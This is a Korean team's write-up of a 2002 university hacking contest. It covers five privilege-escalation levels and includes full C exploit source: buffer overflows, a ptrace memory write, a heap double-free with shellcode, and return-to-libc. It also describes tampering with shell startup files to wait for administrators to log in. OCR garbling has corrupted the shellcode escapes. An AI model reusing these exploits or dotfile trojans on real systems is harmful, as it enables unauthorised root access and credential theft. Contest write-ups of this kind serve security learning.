==========

제 1 회 광주과기원 정보통신공학과 SW 경진대회 (Hacking 경진대회)

대회 시작: 2002 년 8 월 8 일(목) 오후 9:00 (한국시간, GMT+9:00)
대회 종료: 2002 년 8 월 10 일(토) 오후 9:00 (한국시간, GMT+9:00)

==========

*** 참고로, 문서는 Word 6.0 환경에서 작성되었습니다.**
문서를 읽으실때는 Word 6.0 프로그램을 이용해주시기 바랍니다.

*** 작성자: INetCop Team.**

* 목 차

"\x00": 간단한 소개글.
"\x01": A Server Level1 Step? archmage 해킹하여 권한 얻기.
"\x02": A Server Level2 Step? farseer 해킹하여 권한 얻기.
"\x03": A Server Level3 Step? dreadlord 해킹하여 권한 얻기.
"\x04": A Server Level4 Step? demonhunter 해킹하여 권한 얻기.
"\x05": A Server Level5 Step? sargeras 해킹하여 권한 얻기.
"\x06": B Server?
"\x07": 끝인사.

"\x00": 간단한 소개글.

안녕하세요. 이렇게 만나뵙게 되서 반갑습니다.
저희는 이번 대회에 INetCop Team 으로 참가하게 되었습니다.
저의 팀의 실제 참가 인원은 2 명입니다.

그럼, 이제 본문으로 들어가보도록 합시다.

"\x01": A Server Level1 Step? archmage 해킹하여 권한 얻기.

저희 Team 은 다음과 같이 권한의 Password 를 얻을수 있었습니다.

id - archmage
passwd - wjdfudrhkgkaRp

netcat 은 원격지에 패킷을 보낼수 있는 네트워크 해킹도구입니다.
이 netcat 을 이용한 UDP 접속을 통해 다음과 같이 archmage 의 password 를 얻을수 있었습니다.

프로그램 경로 - "/usr/local/bin/spamecho"

```
sh-2.05a$ nc -u 0 1092
hello
I want your email addressszoahc@hotmail.com
Congratulations!! Access 203.237.59.3 with  ID:archmage,
PW:wjdfudrhkgkaRp
I want your email address
I want your email address punt!
sh-2.05a$
```

"\x02": A Server Level2 Step? farseer 해킹하여 권한 얻기.

id - farseer
passwd - dnfqnwlwsmswk

프로그램에는 전형적인 buffer overflow 취약점이 존재하였습니다.
successNprintpasswd() 함수를 실행시키면 다음 level 권한의 password 를 얻을수 있습니다.

다음은 프로그램에서 쓰인 함수입니다.

08048460 <successNprintpasswd>
08048544 <fail>
08048564 <main>

```
[archmage@khf1 archmage]$ ls -al
합계 48
drwxr-xr-x    3 archmage human        4096  8월  9 14:39 .
drwxr-xr-x  132 root     root         4096  8월  8 19:54 ..
lrwxrwxrwx    1 root     root            9  8월  7 05:02 .bash_history -> /dev/nu
-rw-r--r--    1 archmage human          24  8월  5 21:38 .bash_logout
-rw-r--r--    1 archmage human         191  8월  5 21:38 .bash_profile
-rw-r--r--    1 archmage human         124  8월  5 21:38 .bashrc
-rw-r--r--    1 archmage human         854  8월  5 21:38 .emacs
drwxr-xr-x    3 archmage human        4096  8월  5 21:38 .kde
-rw-------    1 archmage human        3745  8월  9 14:34 .viminfo
-rw-r--r--    1 archmage human           0  8월  9 14:31 calhost
-r-x--x---    1 archmage human       14270  8월  8 16:45 whatyourname
[archmage@khf1 archmage]$ export HISTFILE=/dev/null
[archmage@khf1 archmage]$
```

--- 0x82-Funcwrite.c ---

```
/*
**
** Overflow, Function Pointer Overwrite Exploit
** __
** exploit by "you dong-hun"(Xpl017Elz), <szoahc@hotmail.com>.
** My World: http://x82.i21c.net
**
```

```
** Special Greets: INetCop team, pr1nc3, etc exploiters.
**
*/
#include <stdio.h>

#define SUCCESS 0x08048460 // function pointer address

int main(int gc, char **gv) {

int tk1; unsigned long tk2 = SUCCESS;
char x82[0x82];

memset(x82, 0, 0x82);
if(gc > 1) {
        tk2 = strtoul(gv[1], NULL, NULL);
}

for(tk1 = 0; tk1 < 20; tk1++) {

       x82[tk1] = 0x82;
}

x82[tk1++] = (tk2 & 0x000000ff) >> 0;
x82[tk1++] = (tk2 & 0x0000ff00) >> 8;
x82[tk1++] = (tk2 & 0x00ff0000) >>16;
x82[tk1++] = (tk2 & 0xff000000) >>24;

printf("%s", x82);

}
```

자, 이제 successNprintpasswd()의 주소를 return address 에 overwrite 시킵니다.

```
[archmage@khf1 archmage]$ gcc -o 0x82-Funcwrite 0x82-Funcwrite.c
[archmage@khf1 archmage]$ (./0x82-Funcwrite;cat)|./whatyourname

Enter your name(MAX Length 40bytes): Authentication Success!!
Acquired ID:farseer/PW: dnfqnwlwsmswk

[archmage@khf1 archmage]$
```

위와 같이 성공할수 있었습니다.

"\x03": A Server Level3 Step? dreadlord 해킹하여 권한 얻기.


id - dreadlord
passwd - DEATHNREBIRTH

letsdance 프로그램을 ptrace process control flow 를 일으켜 return address 영역을 원하는 주소로 변경합니다. 이때, 원하는 부분의 값을 출력하여 받기 위해 prelude 과정을 작성하여
실행하고자 원하는 주소에 덮어씌웠습니다.

1) 이전의 stack frame 을 bp 에 저장함.
push %ebp
2) 그후 현재 stack frame 의 sp 값을 bp 로 복사함.
mov %esp,%ebp

위의 두 명령은 새로운 함수를 수행할때 시행합니다.
이 명령을 호출하고자 하는 부분에 집어 넣었습니다.
그후 실행한 결과 내부의 monoalphabetic 방식으로 암호화된 password 를 얻을수 있었습니다.

Debugging -



다음은 쉽게 구현된 Exploit code 입니다.

--- 0x82-Ptread.xpl.c ---

```
/*
**
** Ptrace Memory Read Exploit
** __
** exploit by "you dong-hun"(Xpl017Elz), <szoahc@hotmail.com>.
** My World: http://x82.i21c.net
**
** Special Greets: INetCop team, etc exploiters.
**
*/

#include <linux/ptrace.h>
```

```
unsigned long
retr = 0x08048869,
addr = 0x080485xx;

int main() {

        unsigned long code = 0x68e58955, x0x = 0x080485xx;

/*
** push   %ebp
** mov    %esp,%ebp
** c0de = "Wx55Wx89Wxe5Wx68"
*/

        int pid;

        if((pid = fork()) ==0) {
                ptrace(PTRACE_TRACEME, 0, 1, 0 );
                execl("./letsdance", "letsdance", 0);
        }
        wait((int*) 0);

        // Overwriting return address
        ptrace(PTRACE_POKEDATA, pid, retr, x0x);
        ptrace(PTRACE_POKEDATA, pid, retr+0x04, x0x);
        ptrace(PTRACE_POKEDATA, pid, retr+0x04, x0x);
        ptrace(PTRACE_POKEDATA, pid, retr+0x04, x0x);
        ptrace(PTRACE_POKEDATA, pid, retr+0x04, x0x);
        ptrace(PTRACE_POKEDATA, pid, retr+0x04, x0x);

        // Make operand
        ptrace(PTRACE_POKEDATA, pid, addr, code);

        ptrace(PTRACE_SYSCALL, pid, 1, 0);

}
```

이후, example.txt 파일을 crank(CRyptANalysis toolKit) 프로그램으로 해독하여 암호화 방식을
찾아냈습니다. 물론, 얻어낸 password 를 대입하여 본 password 를 얻을수 있었습니다.

참고로 아래 Cipher text 를 얻으려면 해독 과정을 반드시 거쳐야 합니다.
프로그램에서 얻어낸 password "SVRUKCZVJOZUK"를 차례로 해독해 보았습니다.

결론 -

암호화된 패스워드 - SVRUKCZVJOZUK
해독된 패스워드 - DEATHNREBIRTH

"\x04": A Server Level4 Step? demonhunter 해킹하여 권한 얻기.

id - demonhunter
passwd - ?

jumpjump setuid 설정 프로그램이 home 디렉토리에 존재합니다.
그 프로그램에는 전형적인 Heap 기반에 double free() 취약점이 존재합니다.
exploit 성공후 gid nightelf 권한을 얻을시, .bash_profile, .bashrc, .bash_logout
파일등을 수정하여, 실제 관리자(root)나 password 를 알고 있는 주최측의 user 가
login 할때까지 대기하였습니다.

아래 두 source code 는 저희가 공격했을때 사용한 exploit 입니다.

--- eggshell.c ---

```
#include <stdlib.h>
#include <stdio.h>

#define OFFSET                                                  0
#define BUFFERS                                               512
#define EGGS                                                 2048
#define NOP                                                  0x90

char shellcode[] = /* setreuid(504, 504) c0de 20byte + shellc0de 45byte */
"Wx31Wxdb"              /* xor ebx, ebx */
"Wx31Wxc9"              /* xor ecx, ecx */
"WxbbWxf8Wx01WxffWxff"  /* mov $0x1f8, ebx */
"Wxb9Wxf8Wx01WxffWxff"  /* mov $0x1f8, ecx */
"Wx31Wxc0"              /* xor eax, eax */
"Wxb0Wx46"              /* mov $0x46, al */
"WxcdWx80"              /* int $0x80 */
"WxebWx1d" /* x0xx0xk0kk0kl0ll0lg00g00g00g00g00 */
"Wx5eWx88Wx46Wx07Wx89Wx46Wx0cWx89Wx76Wx08Wx89Wxf3"
"Wx8dWx4eWx08Wx8dWx56Wx0cWxb0Wx0bWxcdWx80Wx31Wxc0"
"Wx31WxdbWx40WxcdWx80Wxe8WxdeWxffWxffWxff/bin/sh";

unsigned long ep(void) { __asm__("movl %esp,%eax"); }

main(int argc, char *argv[]) {

char          *b, *p, *e;
long               *a, d;
int           o = OFFSET,
```

```
            bs = BUFFERS,
            i, es = EGGS;

if (argc > 1) bs = atoi(argv[1]);
if (argc > 2) o  = atoi(argv[2]);
if (argc > 3) es = atoi(argv[3]);
if (!(b = malloc(bs))) { printf("Sorry~!Wn"); exit(0); }
if (!(e = malloc(es))) { printf("Sorry~!Wn"); exit(0); }

d = ep() - o; printf("Wn Using shellcode address: %pWnWn", d);
p = b; a = (long *) p;

for(i = 0; i < bs; i+=4) { *(a++) = d; } p = e;
for(i = 0; i < es - strlen(shellcode) - 1; i++) { *(p++) = NOP; }
for(i = 0; i < strlen(shellcode); i++) { *(p++) = shellcode[i]; }

b[bs - 1] = 'WO'; e[es - 1] = 'WO';
memcpy(e,"EGG=",4); putenv(e);
memcpy(b,"RET=",4); putenv(b);
system("`which bash`");

}
```

--- 0x82-Dbfree.xpl.c ---

```
/*
**
** Heap based double free Exploit :-p
**
** --- How to Exploit? ---
**
** sh-2.05a$ ./eggshell
**
** Using shellcode address: 0xbffffc18
**
** sh-2.05a$ ./0x82-Dbfree.xpl 0xbffffc18
** >> Processing starts
** >> Memory for message is ready.
** >> Memory for key is ready.
** >> Using default key
** >> Key is generated: -25
** >>Encoding ..............................................................
** ..............................................................
** >>Encoding Completed
** >>Encoded message: x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82
** x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82
** sh-2.05a$ whoami
** demonhunter
** sh-2.05a$
** ---
```

```
**
** Happy Exploit!
** __
** exploit by "you dong-hun"(Xpl017Elz), <szoahc@hotmail.com>.
** My World: http://x82.i21c.net
**
** Special Greets: INetCop team, etc exploiters.
**
*/

#include <stdio.h>
#include <string.h>

#define DTORS 0x08049cc4
#define SHELL 0xbffffa98

int main(int argc, char *argv[]) {

int ax82;
unsigned long dtorsr = DTORS, shaddr = SHELL;
char c0de[1024];
bzero(&c0de, 1024);

if(argc > 1) {
    shaddr = strtoul(argv[1], NULL, NULL);
}
if(argc > 2) {
    dtorsr = strtoul(argv[2], NULL, NULL);
}

for(ax82 = 0; ax82 < 128; ax82++) {

c0de[ax82] = 0x82;
}

// Make fake chunk!

*(long *)&c0de[ax82] = 0xfffffffc;
*(long *)&c0de[ax82+4] = 0xffffffff;
*(long *)&c0de[ax82+8] = dtorsr - 0x0c;
*(long *)&c0de[ax82+12] = shaddr;

// execute jumpjump program

execl("/home/dreadlord/jumpjump", "jumpjump", c0de, 0);

}
```

실행결과 -

```
sh-2.05a$ ./0x82-Dbfree.xpl 0xbffffc18
>> Processing starts
>> Memory for message is ready.
>> Memory for key is ready.
>> Using default key
>> Key is generated: -25
>>Encoding ..........................................................
..........................................................
>>Encoding Completed
>>Encoded message: x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82
x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82x82
sh-2.05a$ whoami
demonhunter
sh-2.05a$
```

"\x05": A Server Level5 Step? sargeras 해킹하여 권한 얻기.

id - sargeras
passwd - ?

fried_egg setuid 설정 프로그램을 이용하여 buffer overflow exploit 을 성공하였습니다. 단, 환경변수에 shellcode 를 담는 eggshell code 를 이용할수 없도록 개발된 프로그램 이였습니다. exploit 할수있는 방법은 여러가지가 있습니다. 저희는 두가지 방법을 이용하여 새로운 shell 을 실행하는데 성공하였습니다.

방법 1) Lamagra 의 Omega Project 를 이용한 exploit.
방법 2) 프로그램 인수 입력에 의한 shellcode exploit.

1) 방법 첫번째 exploit code -

--- 0x82-Omega.c ---

```
/*
**
** Omega Project exploit.
** __
** exploit by "you dong-hun"(Xpl017Elz), <szoahc@hotmail.com>.
** My World: http://x82.i21c.net
**
** Special Greets: INetCop team, etc exploiters.
**
*/

#define SYSTEM 0x42049e54
#define OFFSET 0x82828282
```

```
int main() {

   int ax82, bx82; long shell;
   char atx[256], buf[1024];
   bzero(&atx, 256);
   bzero(&buf, 1024);

   for(ax82 = 0; ax82 < 0x14; ax82 += 4) {
       *(long*)&atx[ax82] = OFFSET;
   }

   *(long*)&atx[ax82] =   SYSTEM;
   *(long*)&atx[ax82+4] = OFFSET;

   shell = SYSTEM;
   while(memcmp((void*)shell,"/bin/sh",8))
   shell++;

   *(long*)&atx[ax82+8] =  shell;
   printf("%s",atx);

}
```

2) 방법 두번째 exploit -


--- 0x82-x0xg00.c ---

```
/*
**
** Very g00d idea Buffer Overflow exploit
**
** --- How to Exploit? ---
**
** sh-2.05a$ (./0x82-x0xg00 -r;cat)|./fried_egg `./0x82-x0xg00 -s`
** Question : People like eggs for many different reasons.
**            It is nutritious, delicious and quite pretty^^
**            Why do you think people like eggs?
** ========================================================
**
** Thank you for your submission.
** ---
**
** u get newshell. jump! uid 505.
** __
** exploit by "you dong-hun"(Xpl017Elz), <szoahc@hotmail.com>.
** My World: http://x82.i21c.net
**
** Special Greets: INetCop team, etc exploiters.
**
*/
```

```
#include <stdio.h>
#include <strings.h>
#include <stdlib.h>
#include <getopt.h>

#define SHELLADD 0xbffffbe8
#define XpIO17Elz x82 (lol~)

void usage(char *argx);
void returnx(u_long shc0de);
void makec0de(void);

char x0x[0x82]; /* x0x! */
char g00[0x82]; /* g00! */

void usage(char *argx) {

printf("Wn Usage: %s -option [arguments]WnWn", argx);
printf("Wt-a [&shellcode] - &shellcode addressWn");
printf("Wt-r              - printing returncodeWn");
printf("Wt-s              - ptinting shellcodeWnWn");
printf(" Example> %s -a 0x82828282 -s -rWnWn", argx);

}

void returnx(u_long shc0de) {

int xret;
memset(g00, 0, 0x82);

for(xret = 0; xret < 0x50; xret += 4) {

       g00[xret+0] = (shc0de & 0x000000ff) >> 0;
       g00[xret+1] = (shc0de & 0x0000ff00) >> 8;
       g00[xret+2] = (shc0de & 0x00ff0000) >>16;
       g00[xret+3] = (shc0de & 0xff000000) >>24;
       }
}

int main(int argc, char *argv[]) {

int xwhile;
unsigned long shaddr = SHELLADD;

while((xwhile = getopt(argc, argv, "a:rs")) != EOF) {
switch(xwhile) {

case 'a':
```

```
        shaddr = strtoul(optarg, 0, 0);
        break;

case 'r':

        returnx(shaddr);
        printf("%s", g00);
        /* printing &shellc0de */

        break;

case 's':

        makec0de();
        printf("%s", x0x);
        /* printing shellc0de */
        break;

case '?':

        usage(argv[0]);
        break;

        }
}
/* very easy? */
}

void makec0de(void) {

int xnop, xc0de;
char shell[] = /* setreuid(505,505) jumpc0de 20byte + shellc0de 45byte */
"Wx31WxdbWx31Wxc9WxbbWxf9Wx01WxffWxffWxb9Wxf9Wx01WxffWxffWx31Wxc0"
"Wxb0Wx46WxcdWx80" /* hehe :-p */
"WxebWx1fWx5eWx89Wx76Wx08Wx31Wxc0Wx88Wx46Wx07Wx89Wx46Wx0cWxb0Wx0b"
"Wx89Wxf3Wx8dWx4eWx08Wx8dWx56Wx0cWxcdWx80Wx31WxdbWx89Wxd8Wx40Wxcd"
"Wx80Wxe8WxdcWxffWxffWxff/bin/sh";

memset(x0x, 0, 0x82);

for(xnop = 0; xnop < 0x80; xnop++) {

        x0x[xnop] = 0x90;
} /* n0p! */

for(xc0de = 0; xc0de < strlen(shell); xc0de++) {

        x0x[xnop++] = shell[xc0de];
} /* make shellc0de */
}
```

실행결과 -



"\x06": B Server?

B Server 정보가 담긴 text 를 통해 열린 Port 로 공격을 시도할수 있었습니다.
서버에는, 전형적인 배열범위의 remote format string 취약점을 가진 login 프로그램(?)이 존재했습니다.

뒤늦게 발견한점이 매우 안타깝지만,

http://www.security-labs.org/index.php3?page=602

위 URL 의 내용을 통해 exploit 의 성공률을 더 높일수 있을것입니다.
매우 유사한 문제같더군요. :-)

"\x07": 끝인사.

여기까지 읽어주신 여러분 감사합니다. 대회의 문제와 난이도, 내용은 매우 흥미로웠습니다. 하지만, 대회 중간에 트릭을 이용해 올라온 사용자들이 좀 있었던것 같습니다. 운영상의 문제점이라 하면, 모두 쓰고 읽을수 있는 /tmp 디렉토리의 권한이 열려있던점과 남의 프로세스를 읽어드릴수 있는 명령을 사용할수 있었다는 사실입니다.

물론, 백도어를 실행하고 프로세스를 뒤져가며 열심히 삽질했던 분들에게 박수를 보냅니다. ^^

모두들 수고하셨습니다.
대회를 운영하느라 고생하신 운영진님들 수고하셨습니다.

감사합니다.